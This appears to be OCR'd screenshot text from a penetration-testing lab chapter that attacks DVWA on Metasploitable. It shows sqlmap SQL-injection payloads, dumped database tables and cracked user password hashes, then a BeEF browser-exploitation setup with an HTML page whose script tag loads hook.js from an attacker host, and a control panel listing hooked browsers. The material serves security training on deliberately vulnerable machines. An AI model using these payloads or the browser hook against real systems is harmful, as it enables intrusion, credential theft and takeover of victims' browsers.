

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:2b:5a:5f brd ff:ff:ff:ff:ff:ff
    inet 172.30.1.20/24 brd 172.30.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe2b:5a5f/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```





172.30.1.20/dvwa/login.php
120%
DVWA
Username
admin
Password
Login



Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
A
PHP Info
About
DVWA Security
Script Security
Security Level is currently high.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low
Submit
B
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: SQL Injection
User ID:
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Intercept HTTP history WebSockets history Proxy settings
Request to http://172.30.1.20:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: 172.30.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://172.30.1.20/dvwa/vulnerabilities/sqli/?id=&Submit=Submit
9 Cookie: security=low; PHPSESSID=3fd76ae0d996ea6f1662c73213b9b874
10 Upgrade-Insecure-Requests: 1
11
12


[18:14:23] [INFO] target URL appears to have 2 columns in query
[18:14:23] [INFO] GET parameter ' ' is ' ' injectable
[18:14:23] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 144 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=' OR NOT 7946=7946#&Submit=Submit
Type: error-based
Title: MySQL ⩾ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
Payload: id=' OR ROW(9644,1827)>(SELECT COUNT(*),CONCAT(0x71626a6a71,(SELECT (ELT(9644=9644,1))),0x716a767a71,FLOOR(RAND(0)*2))x FROM (SELECT 8322 UNION SELECT 6897 UNION SELECT 6329 UNION SELECT 4250)a GROUP BY x)-- Bcxf&Submit=Submit
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=' AND (SELECT 5528 FROM (SELECT(SLEEP(5)))DOVP)-- OeTW&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=' UNION ALL SELECT NULL,CONCAT(0x71626a6a71,0x436572567559694f77584556505a515a6d4679786d79456c4763794b48666f4c6c5646575648416b,0x716a767a71)#&Submit=Submit
[18:14:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ⩾ 4.1
[18:14:26] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195


[18:14:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ⩾ 4.1
[18:14:26] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

```
[18:18:41] [INFO] fetching tables for database: 'DVWA'
[18:18:41] [WARNING] reflective value(s) found and filtering out
Database: DVWA
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Tables found within DVWA database


```
Database: DVWA
Table: users
[6 columns]
+-------------+---------------+
| Column      | Type          |
+-------------+---------------+
| password    | varchar(32)   |
| user        | varchar(15)   |
| avatar      | varchar(70)   |
| first_name  | varchar(15)   |
| last_name   | varchar(15)   |
| user_id     | int(6)        |
+-------------+---------------+
```

```
Database: DVWA
Table: guestbook
[3 columns]
+-------------+-------------------------+
| Column      | Type                    |
+-------------+-------------------------+
| comment     | varchar(300)            |
| name        | varchar(100)            |
| comment_id  | smallint(5) unsigned    |
+-------------+-------------------------+
```

```
[18:25:24] [INFO] fetching columns for table 'users' in database 'DVWA'
Database: DVWA
Table: users
[6 columns]
+-------------+---------------+
| Column      | Type          |
+-------------+---------------+
| password    | varchar(32) |
| user        | varchar(15) |
| avatar      | varchar(70) |
| first_name | varchar(15) |
| last_name   | varchar(15) |
| user_id     | int(6)        |
+-------------+---------------+
```


```
[18:31:38] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[18:31:38] [INFO] starting 2 processes
[18:31:40] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[18:31:41] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[18:31:45] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[18:31:46] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
```


```
+---------+---------+-------------------------------------------------------+-----------+-------------------------------------------------+------------+
| user_id | user    | avatar                                                | last_name | password                                        | first_name |
+---------+---------+-------------------------------------------------------+-----------+-------------------------------------------------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | Brown     | e99a18c428cb38d5f260853678922e03 (abc123)   | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | Me        | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | Picasso   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | Smith     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Bob        |
+---------+---------+-------------------------------------------------------+-----------+-------------------------------------------------+------------+
```






```
$ sudo beef-xss
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] Something is already using port: 3000/tcp
COMMAND     PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
docker-pr 46575 root    4u  IPv4 111458      0t0  TCP *:3000 (LISTEN)
docker-pr 46581 root    4u  IPv6 111463      0t0  TCP *:3000 (LISTEN)

UID          PID    PPID  C STIME TTY      STAT   TIME CMD
root       46575    1014  0 10:10 ?        Sl     0:01 /usr/sbin/docker-proxy
root       46581    1014  0 10:10 ?        Sl     0:00 /usr/sbin/docker-proxy

[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```



```
<html>
<head>
<title>Web Page</title>
<script src="http://192.168.42.27:3000/hook.js"></script>
</head>
<body>
<h1>This is a vulnerable web page</h1>
<p>We are using browser exploitation.</p>
</body>
</html>
```


Bob-PC (Chapter 3 - end) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Web Page
Not secure | 192.168.42.27
This is a vulnerable web page
We are using browser exploitation.



BeEF Control Panel
127.0.0.1:3000/ui/panel#id=0sP9Ftk6Uz1EWiHtqmL7n4JbJUwrSB1zqYlSJh3z3Gk06vZ0wd8PP39Jr4J8yAhTc9pxvKl4Dz3QQB8s
Hooked Browsers
Online Browsers
192.168.42.27
192.168.42.26
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Key
Value
browser.capabilities.activex No
browser.capabilities.flash No
browser.capabilities.googlegears No
browser.capabilities.phonegap No
browser.capabilities.quicktime No

